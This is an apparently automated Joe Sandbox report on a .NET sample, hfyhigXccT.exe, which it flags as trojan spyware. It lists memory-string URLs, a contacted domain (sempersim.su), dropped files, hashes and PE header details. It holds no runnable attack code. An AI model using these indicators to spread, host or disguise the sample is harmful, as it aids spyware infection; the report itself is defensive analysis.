00000000.00000003.252697276.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.250696385.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.251587341.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.254920230.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.251361011.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.251927308.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.252012786.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.250643837.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/?	hfyhigXccT.exe, 00000000.00000002.282435363.0000000007192000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn/bThe	hfyhigXccT.exe, 00000000.00000002.282435363.0000000007192000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers?	hfyhigXccT.exe, 00000000.00000002.282435363.0000000007192000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.ibsensoftware.com/	hfyhigXccT.exe, 00000000.00000002.280075598.00000000031F8000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000002.281633954.000000000435F000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000002.281705492.0000000004395000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000005.00000000.276578950.0000000000400000.00000040.00000400.00020000.00000000.sdmp, hfyhigXccT.exe, 00000005.00000002.519105745.0000000000400000.00000040.00000400.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.tiro.com	hfyhigXccT.exe, 00000000.00000002.282435363.0000000007192000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers	hfyhigXccT.exe, 00000000.00000002.282435363.0000000007192000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.goodfont.co.kr	hfyhigXccT.exe, 00000000.00000002.282435363.0000000007192000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.sajatypeworks.com	hfyhigXccT.exe, 00000000.00000003.251224303.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.251819251.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.253424374.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.251109332.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.254256494.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.251803357.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.254662852.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.252067592.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.254588808.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.250764720.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.251698910.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.254981466.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.251899560.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.252697276.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.250696385.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.251587341.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.254920230.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.251361011.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.251927308.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.252012786.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.250643837.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.typography.netD	hfyhigXccT.exe, 00000000.00000002.282435363.0000000007192000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cn/cThe	hfyhigXccT.exe, 00000000.00000002.282435363.0000000007192000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.galapagosdesign.com/staff/dennis.htm	hfyhigXccT.exe, 00000000.00000002.282435363.0000000007192000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/7	hfyhigXccT.exe, 00000000.00000003.255439447.0000000005F8B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.255574600.0000000005F8B000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://fontfabrik.com	hfyhigXccT.exe, 00000000.00000002.282435363.0000000007192000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.comtto9	hfyhigXccT.exe, 00000000.00000003.259973400.0000000005F88000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.259728044.0000000005F87000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.galapagosdesign.com/9q	hfyhigXccT.exe, 00000000.00000003.261478813.0000000005FB0000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.261600713.0000000005FB000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.261371262.0000000005FB0000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.261532870.0000000005FB0000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.galapagosdesign.com/DPlease	hfyhigXccT.exe, 00000000.00000002.282435363.0000000007192000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/Y0	hfyhigXccT.exe, 00000000.00000003.255439447.0000000005F8B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.255574600.0000000005F8B000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fonts.com	hfyhigXccT.exe, 00000000.00000002.282435363.0000000007192000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.jiyu-kobo.co.jp/%	hfyhigXccT.exe, 00000000.00000003.255439447.0000000005F8B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.255574600.0000000005F8B000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.sandoll.co.kr	hfyhigXccT.exe, 00000000.00000002.282435363.0000000007192000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.urwpp.deDPlease	hfyhigXccT.exe, 00000000.00000002.282435363.0000000007192000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	hfyhigXccT.exe, 00000000.00000002.282435363.0000000007192000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.sajatypeworks.come	hfyhigXccT.exe, 00000000.00000003.251224303.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.251819251.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.253424374.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.251109332.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.254256494.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.251803357.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.254662852.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.252067592.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.254588808.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.250764720.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.251698910.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.254981466.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.251899560.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.252697276.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.250696385.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.251587341.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.254920230.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.251361011.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.251927308.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.252012786.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.250643837.0000000005F9B000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.sakkal.com	hfyhigXccT.exe, 00000000.00000002.282435363.0000000007192000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0	hfyhigXccT.exe, 00000000.00000002.282435363.0000000007192000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com	hfyhigXccT.exe, 00000000.00000003.259973400.0000000005F88000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.259728044.0000000005F87000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000002.282435363.0000000007192000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.galapagosdesign.com/	hfyhigXccT.exe, 00000000.00000003.261371262.0000000005FB0000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.comF	hfyhigXccT.exe, 00000000.00000003.259973400.0000000005F88000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.259728044.0000000005F87000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cnscr	hfyhigXccT.exe, 00000000.00000003.253038446.0000000005F88000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/M	hfyhigXccT.exe, 00000000.00000003.255439447.0000000005F8B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.255574600.0000000005F8B000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.comM	hfyhigXccT.exe, 00000000.00000003.264877441.0000000005F8A000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/jp/	hfyhigXccT.exe, 00000000.00000003.255439447.0000000005F8B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.255574600.0000000005F8B000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.carterandcone.coml	hfyhigXccT.exe, 00000000.00000002.282435363.0000000007192000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	hfyhigXccT.exe, 00000000.00000002.282435363.0000000007192000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn	hfyhigXccT.exe, 00000000.00000003.252891597.0000000005F87000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.253123438.0000000005F87000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000002.282435363.0000000007192000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.253038446.0000000005F88000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	hfyhigXccT.exe, 00000000.00000002.282435363.0000000007192000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.comm	hfyhigXccT.exe, 00000000.00000003.264877441.0000000005F8A000.00000004.00000800.00020000.00000000.sdmp	false		unknown
http://www.jiyu-kobo.co.jp/	hfyhigXccT.exe, 00000000.00000003.255574600.0000000005F8B000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.comrsivb	hfyhigXccT.exe, 00000000.00000003.259973400.0000000005F88000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.259728044.0000000005F87000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/i	hfyhigXccT.exe, 00000000.00000003.255439447.0000000005F8B000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.255574600.0000000005F8B000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	hfyhigXccT.exe, 00000000.00000002.282435363.0000000007192000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.comituo_	hfyhigXccT.exe, 00000000.00000003.259973400.0000000005F88000.00000004.00000800.00020000.00000000.sdmp, hfyhigXccT.exe, 00000000.00000003.259728044.0000000005F87000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://www.jiyu-kobo.co.jp/_	hfyhigXccT.exe, 00000000.00000003.255574600.0000000005F8B000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://en.w=	hfyhigXccT.exe, 00000000.00000003.250750964.0000000005F86000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.155.55.2	sempersim.su	United States		15169	GOOGLEUS	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	651263
Start date and time: 23/06/202218:07:07	2022-06-23 18:07:07 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 3s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	hfyhigXccT.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	25
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@5/3@34/2

EGA Information:	• Successful, ratio: 50%
HDC Information:	• Successful, ratio: 5.1% (good quality ratio 1.4%) • Quality average: 13.1% • Quality standard deviation: 26.8%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe
- HTTP Packets have been reduced
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 20.223.24.244
- Excluded domains from analysis (whitelisted): www.bing.com, client.wns.windows.com, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, neu-displaycatalogrp.frontdoor.bigcatalog.commerce.microsoft.com, arc.msn.com, ris.api.iris.microsoft.com, ocsp.digicert.com, consumer-displaycatalogrp-aks2aks-europe.md.mp.microsoft.com.akadns.net, store-images.s-microsoft.com, login.live.com, sls.update.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net
- Execution Graph export aborted for target hfyhigXccT.exe, PID 6752 because there are no executed function
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtDeviceIoControlFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
18:08:18	API Interceptor	32x Sleep call for process: hfyhigXccT.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\hfyhigXccT.exe.log

Process:	C:\Users\user\Desktop\hfyhigXccT.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178FF6
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck

Process:	C:\Users\user\Desktop\hfyhigXccT.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002\414045e2d09286d5db2581e0d955d358_d06ed635-68f6-4e9a-955c-4899f5f57b9a

Process:	C:\Users\user\Desktop\hfyhigXccT.exe
File Type:	data
Category:	dropped
Size (bytes):	46
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D898504A722BFF1524134C6AB6A5EAA5
SHA1:	E0FDC90C2CA2A0219C99D2758E68C18875A3E11E
SHA-256:	878F32F76B159494F5A39F9321616C6068CDB82E88DF89BCC739BBC1EA78E1F9
SHA-512:	26A4398BFFB0C0AEF9A6EC53CD3367A2D0ABF2F70097F711BBBF1E9E32FD9F1A72121691BB6A39EEB55D596EDD527934E541B4DEFB3B1426B1D1A6429804DC61
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.592985488755628
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	hfyhigXccT.exe
File size:	486912
MD5:	f0ddd6f32e65868acc9d38b35af0e2c5
SHA1:	c0b1cb63866b3b2351a8f68d38e61284c0ed2874
SHA256:	748eaf926943f0130b633506282d02f29da4d42d2172b3afce65246633994326
SHA512:	d54fc92a0cdebfdcf3ef5fd2df7f885f853224341c053b939a4cc145688a3aad40bc3e2d73dd46f8a9d06c8a055a155478b2eef98e818ee0e534ff598ca71fb3
SSDEEP:	12288:NpkPRxliW1CCQo40YdLSs3fJD26kgBS/LsZEgp:fkPRrhLsdLRJD2D+SQZEg
TLSH:	11A4E1D4E3984AABD883C3FC587C85002667F74AC5ACC606BCBA3597D5B23DA9193D07
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...]..b.....0..d..... .....@.. .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x478386
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, 32BIT_MACHINE
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT, NO_SEH, TERMINAL_SERVER_AWARE
Time Stamp:	0x62B48A5D [Thu Jun 23 15:44:29 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x78334	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x7a000	0x42c	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x7c000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
